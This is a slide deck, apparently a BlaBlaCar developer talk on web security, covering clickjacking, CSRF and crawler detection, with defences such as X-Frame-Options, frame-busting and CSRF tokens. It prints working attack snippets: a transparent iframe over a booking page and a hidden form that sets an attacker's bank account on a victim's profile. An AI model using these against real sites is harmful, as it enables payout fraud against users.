


Bla Bla Car



Social Engineering... ...because humans are easy to crack!



Bla Bla Car



Give context!



Bla Bla Car

Clickjacking




You just won a travel to the sun!



Click here!

Bla Bla Car



```
<div style='position: absolute; top: 0; left: 0;">  
    <h1>You just won a travel to the sun!</h1>  
    <!-- ... -->  
</div>  
  
<iframe  
    src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118"  
    style="width: 60%; height: 100%; opacity: 0.0; z-index: 10;"></iframe>
```

Questions to the driver

Ask your question

No one's asked a question about this ride yet.

Request to book



Ask Alain T a question

Driver

BESOIN D'AIDE ?

Console

HTML

CSS

Script

DOM

Réseau

Cookies

Éditer

div.Booki...green-bg < div.Booki...en.Block < div.span4 < div.row < div.RideD...ontainer < div#mainc...ontainer < div.page < body < html.js < iframe < body <

```
<html>
  <head> </head>
  <body>
    <div style="position: absolute; top: 0; left: 0;">
      <iframe style="width: 60%; height: 100%; opacity: 0.7; z-index: 10;" src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118">
    </div>
  </body>
</html>
```

[← Back to search results](#)

Paris → Nice [Show map](#)

Published at 16/03/2016 - No views

Departure

Paris

Arrival


Nice

Date

Jeudi 24 mars à 12h

Details

On time



15 minutes



Alain T

User Alain T don't write any comment for now

[Ask Alain T a question](#)



[Questions to the driver](#)

[Ask your question](#)

No one's asked a question about this ride yet.

20% moins cher que le prix recommandé

60 €

per passenger

3L

seats left

Passengers on this ride



3H

Alain will aim to respond within 3 hours

1 place

J'accepte les [CGU](#) et certifie avoir + de 18 ans

[Request to book](#)

opacity = 0.999

opacity = 0.7

opacity = 0

You just won a travel to the sun!



You just won a travel to the sun!

Paris → Nice Show map

Departure: Paris
Arrival: Nice
Date: Jeudi 24 mars à 12h
Details: On time, 15 minutes

Alain T
User Alain T don't write any comment for now
Ask Alain T a question

Questions to the driver
Ask your question
No one's asked a question about this ride yet.

Click here!

Bla Bla Car Search or Post your trip

Paris → Nice Show map

Departure: Paris
Arrival: Nice
Date: Jeudi 24 mars à 12h
Details: On time, 15 minutes

20% moins cher que le prix recommandé

60 € 3L
per passenger seats left

Passengers on this ride: 3L

Alain T
User Alain T don't write any comment for now
Ask Alain T a question

Questions to the driver
Ask your question
No one's asked a question about this ride yet.

Alain T will aim to respond within 3 hours
1 place
J'accepte les CGU et certifie avoir + de 18 ans
Request to book

The Good News:
You'll travel to the sun anyway!

Bla Bla Car

X-Frame-Options header

- X-Frame-Options: SAMEORIGIN
- X-Frame-Options: DENY

JavaScript

```
<!-- At the top of your base layout... -->
<script>
  if (window.self !== window.top) {
    document.body.innerHTML = '';
  }
</script>
```

[Feuilleter ↓](#)

"I found it as entertaining as I did enlightening."
—Tony Bradley, CISSP-ISCAP

THE ART OF INTRUSION

KEVIN D. MITNICK
& William L. Simon

The Real Stories Behind
the Exploits of Hackers,
Intruders & Deceivers



[Voir les 3 images](#)

Bla Bla Car

The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders and Deceivers (Anglais) Broché – 30 décembre 2005

de Kevin D. Mitnick ▾ (Auteur), William L. Simon ▾ (Auteur)

[Soyez la première personne à écrire un commentaire sur cet article](#)

► [Voir les formats et éditions](#)

Broché

EUR 10,84 ✓**Premium**

12 d'occasion à partir de EUR 4,11

11 neufs à partir de EUR 6,10

Hacker extraordinaire Kevin Mitnick delivers the explosive
encore to his bestselling *The Art of Deception*

Kevin Mitnick, the world's most celebrated hacker, now devotes
his life to helping businesses and governments combat data

Partager [Email](#) [Facebook](#) [Twitter](#) [Pinterest](#)

Acheter neuf

EUR 10,84 ✓**Premium**

Tous les prix incluent la TVA.

Il ne reste plus que 5
exemplaire(s) en stock
(d'autres exemplaires sont en
cours d'acheminement).

Expédié et vendu par Amazon.
Emballage cadeau disponible.

Quantité : ▾



[Ajouter au panier](#)

ou



[Acheter en 1-Click™](#)



Cross-Site Request Forgery or CSRF

What the hell are those tokens in my forms!

You just won a super gift!

Choose between:

iPhone



iPad



Camera



TV



And more!

[Open the catalog](#)

You just won a super gift!

Choose between:

iPhone iPad Camera TV

And more!

[Open the catalog](#)

And more!

Open the catalog

HTML

Console

Rechercher par le texte ou le sélecteur CSS

Style

element.style {
font-size: 24px;
}

```
< And more!
<br>
<br>
<form target="invisible_iframe" method="post" action="https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban">
  <input type="hidden" value="UK" name="iban[countryCode]">
  <input type="hidden" value="Mickael Steller" name="iban[holder]">
  <input type="hidden" value="HSBC" name="iban[institution]">
  <input type="hidden" value="12-34-56" name="iban[sortCode]">
  <input type="hidden" value="12345678" name="iban[gbAccountNumber]">
  <input type="submit" value="Open the catalog" style="font-size: 24px;">
</form>
< <iframe style="display:none;" name="invisible_iframe">
</center>
</body>
</html>
```

```
<h3>You just won a super gift!</h3>
```

```
<!-- ... -->
```

```
<form  
    action='https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban'  
    method='post'  
    target='invisible_iframe'>  
    <input type='hidden' name='iban[countryCode]' value='UK' />  
    <input type='hidden' name='iban[holder]' value='Mickael Steller' />  
    <input type='hidden' name='iban[institution]' value='HSBC' />  
    <input type='hidden' name='iban[sortCode]' value='12-34-56' />  
    <input type='hidden' name='iban[gbAccountNumber]' value='12345678' />  
    <input type='submit' style='font-size: 24px;' value='Open the catalog' />  
</form>  
  
<iframe name='invisible_iframe' style='display:none;'></iframe>
```

Bla Bla Car

Find a ride or Offer a ride

Alain ▾

Dashboard Rides offered Bookings Messages Email alerts Ratings Profile Money ▾

Fund transfer details

You haven't yet entered your fund transfer details.

Bank account

When you have available funds, you can transfer them directly to the bank account of your choice. Once the transfer has been requested, the funds should appear in your account in 2 to 5 business days.

Country of your bank: United Kingdom

Account holder: Name on card

Bank name: e.g. HSBC

Sort code: e.g. 12-34-56

Account number: e.g. 12345678

Save **Cancel**

If you have any questions, [take a look at our FAQs](#).

```
<h3>You just won a super gift!</h3>
```

```
<!-- ... -->
```

```
<form  
    action='https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban'  
    method='post'  
    target='invisible_iframe'>  
    <input type='hidden' name='iban[countryCode]' value='UK' />  
    <input type='hidden' name='iban[holder]' value='Mickael Steller' />  
    <input type='hidden' name='iban[institution]' value='HSBC' />  
    <input type='hidden' name='iban[sortCode]' value='12-34-56' />  
    <input type='hidden' name='iban[gbAccountNumber]' value='12345678' />  
    <input type='submit' style='font-size: 24px;' value='Open the catalog' />  
</form>  
  
<iframe name='invisible_iframe' style='display:none;'></iframe>
```

Use a CSRF token!

By default, Symfony automatically generates tokens in all forms

```
<input type="hidden"  
       name="iban[_token]" id="iban_token"  
       value="sUe63869kNds6dvyRit1a0l6kVzozimaPRkzKMzJMa8">
```


Don't forget your login form

Attacker may use his own credentials to log-in a user.

Don't forget your logout buttons

Attacker can exploit this kind of vulnerability to chase users away.

Website Crawling



Attacker's objectives

- Study business' market
- Create a phishing website with real data
- Gather content for resell

Hard to protect

- Regular users should not be impacted
- No generic solution


Counting sessions per IP



= IP



= Session



Bla Bla Car



Counting visits per session



= IP



= Session



Website Crawling


Does user uses proxies?

